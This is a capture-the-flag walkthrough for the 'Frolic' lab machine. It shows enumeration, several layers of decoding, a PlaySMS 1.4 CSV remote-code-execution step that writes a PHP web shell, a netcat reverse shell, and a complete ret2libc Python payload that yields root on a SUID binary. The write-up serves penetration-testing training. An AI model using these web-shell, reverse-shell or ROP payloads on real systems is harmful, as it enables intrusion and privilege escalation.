Frolic

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Difficulty: Medium

Classification: Official

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SYNOPSIS

Frolic is not overly challenging, however a great deal of enumeration is required due to the amount of services and content running on the machine. The privilege escalation features an easy difficulty return-oriented programming (ROP) exploitation challenge, and is a great learning experience for beginners.

Skills Required

- Intermediate/advanced Linux knowledge
- Basic understanding of return-oriented programming and the ret2libc method

Skills Learned

- Identifying esoteric languages
- Identifying various encoding methods
- Cracking password-protected ZIP files
- Identifying vulnerable services
- Escalating privileges through ROP SUID binaries with ret2libc

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Enumeration

Port Scan

```
root@kali:~/ovpn# masscan -p0-65535,U:0-65535 10.10.10.111 -e tun0 --rate=500

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-04 16:06:02 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131072 ports/host]
Discovered open port 22/tcp on 10.10.10.111
Discovered open port 445/tcp on 10.10.10.111
Discovered open port 9999/tcp on 10.10.10.111
Discovered open port 1880/tcp on 10.10.10.111
Discovered open port 139/tcp on 10.10.10.111
Discovered open port 137/udp on 10.10.10.111
rate:  0.00-kpps, 100.00% done, waiting -25-secs, found=5
```

```
root@kali:~/ovpn# nmap -p22,445,9999,1880,139,137 -sV 10.10.10.111
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-04 12:14 EDT
Nmap scan report for 10.10.10.111
Host is up (0.027s latency).

PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; proto
col 2.0)
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1880/tcp open   http        Node.js (Express middleware)
9999/tcp open   http        nginx 1.10.3 (Ubuntu)
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```

Masscan finds a fair number of open ports, however the nginx server on port 9999 is of particular interest.

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
Dirbuster



An **/admin** directory can be easily found by directory fuzzing, among many other results that may be potential attack vectors.

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Exploitation

Admin Web Interface

```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

A quick inspection of the admin page's source code reveals a **/admin/js/login.js** script, which contains the credentials in plaintext. It is also possible to browse directly to **success.html** as there is no authentication in place.

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
Ook, Base64, ZIP Cracking & Brainfuck

Ook/Brainfuck Decoder: https://www.splitbrain.org/_static/ook/



The unusual output on **success.html** is **Ook**, and can be decoded using the above tool. Browsing to the given directory outputs a string that appears to be base64. Decoding the base64 outputs a password protected ZIP file.

```
root@kali:~/Desktop/notes/frolic# echo "UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwA
aW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwABBAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3Pk
Akp3GhHcjuWgNOL22Y9r7nrQEopVyJbsK1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIP
kUoyU8cqgwNE0I19kzhkVA5RAmveEMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBr
Ayw0tdliKb40RrXpBgn/uoTjlurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAI
AMOJN00j/lsUsAAAAGkCAAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQA
AAAABAAAAABQSwUGAAAAAAEAAQBPAAAAAwEAAAA" | base64 -d > out
root@kali:~/Desktop/notes/frolic# ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Apr  4 12:35 .
drwxr-xr-x 6 root root 4.0K Apr  4 12:34 ..
-rw-r--r-- 1 root root  360 Apr  4 12:35 out
root@kali:~/Desktop/notes/frolic# file out
out: Zip archive data, at least v2.0 to extract
root@kali:~/Desktop/notes/frolic# unzip out
Archive:  out
[out] index.php password: root@kali:~/Desktop/notes/frolic#
root@kali:~/Desktop/notes/frolic#
```

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
```
root@kali:~/Desktop/notes/frolic# fcrackzip -D -p ../../wordlists/rockyou.txt -u
 out.zip


PASSWORD FOUND!!!!: pw == password
root@kali:~/Desktop/notes/frolic#
```

```
root@kali:~/Desktop/notes/frolic# cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463067
506973724b7973674b7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b79
73675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c5330745046
3067506930744c5330674c5330754c5330674c5330744c5330674c6a77724b7973670d0a4b317374
506973674b797372504630675069737 24b793467504373724b3173674c5434744c53304b5046302b
4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c5334675043
73724b3173674c5434744c5330675046302b4c5330674c5330744c533467504373724b7973675779
302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a
```

Using fcrackzip, or one of several alternatives, the password can be recovered very quickly using virtually any wordlist. The ZIP contains a single **index.php** file, which contains a hex string. Converting this hex to ascii results in more base64 encoded data.

```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```

Decoding the base64 outputs a pattern, which is actually **brainfuck** language. The above Ook conversion tool also features a brainfuck interpreter, which reveals a password.



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
PlaySMS

Exploit: https://www.exploit-db.com/exploits/42044

Fuzzing the **/dev** directory finds **/dev/backup**, which hints to the existence of a **/playsms** directory. Attempting to login with the credentials admin:idkwhatispass will grant access and open up multiple new attack vectors, as there are several publicly available exploits for PlaySMS 1.4.

By crafting a malicious CSV file with the first field containing PHP code, remote code execution is achieved with minimal effort. However, as the file is not written to the server, it is a good idea to create a cleaner method for code execution. In this case, the below base64 is decoded and written to **/playsms/writeup.php**. This file simply contains **<?php echo exec($_GET['c']); ?>** and makes obtaining a shell much more simple.




```
root@kali:~/ovpn# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.111] 59572
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@frolic:~/html/playsms$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/ovpn# stty raw -echo && fg
nc -nvlp 1234

www-data@frolic:~/html/playsms$
```

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Privilege Escalation

SUID ret2libc

After obtaining a shell, an interesting SUID binary can be found at **/home/ayush/.binary/rop**. This can be transferred from to the attacking machine using **nc -nlp 1235 > rop** locally, followed by **nc -w 3 10.10.14.x 1235 < rop** on the target.

```
www-data@frolic:/home/ayush/.binary$ ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
```

libc_addr is **0xb7e19000**

```
www-data@frolic:/$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   245: 00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```

system_addr is **0003ada0**

```
www-data@frolic:/$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
   112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.
10
   141: 0002e9d0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
   450: 0002edf0   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLI
BC_2.18
   558: 000b07c8    24 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.0
   616: 00115fa0    56 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.0
   652: 0002eda0    31 FUNC    GLOBAL DEFAULT   13 quick_exit@@GLIBC_2.10
```

exit_addr is **0002e9d0**

```
www-data@frolic:/$ strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 15ba0b /bin/sh
```

sh_addr is **15ba0b**

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Using this information, it is fairly straightforward to craft a payload to exploit the binary.

```
import struct

buf = "A" * 52

libc_addr = 0xb7e19000
sh_addr = struct.pack('<I', libc_addr + 0x0015ba0b)
system_addr = struct.pack('<I', libc_addr + 0x0003ada0)
exit_addr = struct.pack('<I', libc_addr + 0x0002e9d0)

payload = buf + system_addr + exit_addr + sh_addr

print payload
```

```
</.binary$ ./rop $(python /dev/shm/arrexel/writeup.py)
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
#
```